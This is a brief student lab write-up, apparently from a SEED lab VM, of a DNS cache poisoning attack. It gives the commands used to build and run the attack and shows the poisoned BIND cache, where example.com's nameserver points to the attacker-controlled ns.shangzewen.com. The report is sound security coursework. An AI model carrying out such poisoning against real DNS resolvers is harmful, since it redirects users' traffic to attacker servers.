- In order to do the attack, I run the genDNSfile.py first by using 'sudo python3 genDNSfile.py' then I compile the attack.c file by using command 'sudo gcc attack.c -o attack'. After compiled the file, I set up the attack by using command 'sudo ./attack'. After a while, by checking the DNS cache on the local DNS server machine, I am able to find the cache of the 'ns.shangzewan.com' entry by using command 'cat /var/cache/bind/dump.db | grep shangzewan'.

- Result:

```
[02/23/21]seed@VM:~$ cat /var/cache/bind/dump.db | grep shangzewen
example.com.          84304    NS      ns.shangzewen.com.
shangzewen.com.       258955   NS      ns.shangzewen.com.
ns.shangzewen.com.    10584    \-AAAAA ;-$NXRRSET
; shangzewen.com. SOA ns.shangzewen.com. admin.shangzewen.co
m. 2008111001 28800 7200 2419200 86400
ns.shangzewen.com.SUTD.EDU.SG. 1402 \-ANY ;-$NXDOMAIN
; ns.shangzewen.com [v4 TTL 1776] [v6 TTL 10584] [v4 success]
[ v6 nxrrset]
; ns.shangzewen.com [v4 TTL 1584] [v4 success] [v6 unexpecte
d]
[02/23/21]seed@VM:~$
```

Task7:

- When I run command ‘dig [www.example.com](http://www.example.com)’ and the command ‘dig @ns.shangzewen.com’ the result will show example.com nameserver will match the ‘ns.shangzewen.com’ which is the attacker’s IP address. Which means the attack is succeed.